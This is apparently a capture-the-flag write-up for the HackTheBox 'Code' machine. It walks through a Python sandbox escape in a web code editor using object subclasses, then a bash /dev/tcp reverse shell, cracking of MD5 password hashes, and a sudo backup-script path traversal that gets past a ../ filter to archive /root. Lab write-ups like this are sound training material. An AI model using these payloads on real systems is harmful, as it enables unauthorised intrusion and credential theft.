HTB Code Machine (Easy)
Here I’m gonna walk through how I solved the Code machine. It’s a Linux machine, an easy one on HackTheBox.
I Reconnaissance
First, i started by grabbing the machine IP and pasting it on the browser, noticed it didn’t give me any response, not even a domain to add it in /etc/hosts file.
Then i decided to run a simple Nmap scan, to see what’s going on with the server:

Noticed there is an SSH server and upnp server is open on port 5000, by navigating to that port in the browser to see what it has. I realized it’s a simple code editor, an IDE like vscode that can be used to run code.

I start analyzing JavaScript files to search for sensitive data or endpoints. I found some, but they led to absolutely nothing. Then i started looking for vulns related to this version, found nothing. So i started to play a little bit with the code editor.
II Analyze
Start with a simple code print(os.name), realized that there were restricted words (os, sys, platform, import,….etc) that i don’t have access to, indicating some type of WAF exists in place.

We have nothing now, we need a way to execute arbitrary commands (since this is a common thing in HTB, get into the system and read the flag). One way to do that is to find classes that will help to execute commands on the server. To do this, we first need to know the classes that exist in the server or the Python environment. There are several ways to do that.
- 1: You can add an empty tuple
()appending the__class__attribute to it following by the__bases__attribute that will return the inherits classes, adding.__subclasses__()method at the last thing that will return all the classes inherit from an object (since everything in python is an object).
print((()).__class__.__bases__[0].__subclasses__())- 2: OR you can do it with empty string (
'') instead of tuple (()):
print(''.__class__.__bases__[0].__subclasses__())- 3: OR use empty list if you want (
[]).
But the easiest way is to use the object reference itself (if it’s not restricted)
print(object.__subclasses__())
III Exploit
As you can see, we have a bunch of classes; we only focus on ones with command execution. There are several ones (socket.socket, os._wrap_close, subprocess.Popen) that may help us to get a reverse shell. Let’s use subprocess.Popen. But the problem is that to use this class, we need to know its index. And to know its index, we don’t have a way other than brute forcing it.

By increasing the number from 1 until we find the intended class that we want. We’re gonna use that number as the intended index in our payload after.
You can brute force this easily with Burp Intruder, and you will successfully find the index.
IV Reverse Shell
Now we can use subprocess.Popen to execute our reverse shell.
We first need to establish a listener: nc -lvnp 9001. Then run this code:
print(object.__subclasses__()[317](["bash", "-c", "bash -i >& /dev/tcp/<your-ip>/<your-port> 0>&1"]))We successfully got a reverse shell:
By executing the ls command to list the files in the dir, as you can see, we have the source code of our app: app.py

It has the secret key for signing the Flask session. Probably, maybe we could use it to sign an arbitrary session later. I copied the code and pasted into my VS Code, and found that part of code:
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
 username = request.form['username']
 password = hashlib.md5(request.form['password'].encode()).hexdigest()
 existing_user = User.query.filter_by(username=username).first()
        if existing_user:
 flash('User already exists. Please choose a different username.')
        else:
 new_user = User(username=username, password=password)
 db.session.add(new_user)
 db.session.commit()
 flash('Registration successful! You can now log in.')
            return redirect(url_for('login'))
The passwords from the registration page got MD5 hashed in the database, which we may crack it.
Navigating further, you will find the first flag at the /app-production directory:

But where is the second flag? Maybe we need to find some creds that will help us get access on other user?
By navigating to the /instacne directory, I found a database file. We may find the creds here?
I found a password hash for a user called martin. After cracking the hash on CrackStation.
We now have a username and password that we can use to log in as martin.
V Root
By executing this command in the terminal, ssh martin@10.10.11.62.
Noticed you successfully logged in, but unfortunately, we don’t have access to the root directory.
By executing this command: sudo -l to see if i have access to sudo or not and what commands i can run, i found the following:
i have access to a backy.sh script. What is that script even doing? I cat the file to read it and found this code:
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == "$allowed_path"* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
By reading its code. It’s a bash script that uses a JSON file you provide and then goes to a specific route (mentioned in the JSON file), compresses files that exist at that route, and then puts the compressed file in another specific route (mentioned in the JSON file).
Noticed, there are allowed paths in place /var/, /home/ that you can choose to compress the files. Also in the script, you can see it uses jq to parse the JSON file and filter it from ../, preventing path traversal (But that is actually so easy to bypass)
allowed_paths=("/var/" "/home/")
updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")
Fine, but what does that JSON file look like? I have no idea…..likely, i found an example file located in my dir, so i read it and it looks like this:
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": false,
    "directories_to_archive": [
        "/home/app-production/app"
 ],

    "exclude": [
        ".*"
 ]
}
We need to change that directories_to_archive parameter value to the /root directory so the script can get its files and compress them. To achieve that, we need path traversal. Since there is a filter for it that filters ../ we can easily bypass that by doubling the sequence ....// so it will remove one and leave one.
The JSON file created will look like the following:
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": false,
    "directories_to_archive": [
        "/home/....//root/"
 ],

    "exclude": [
        ".*"
 ]
}

You can then run the script on your file: sudo /usr/bin/backy.sh testing.json.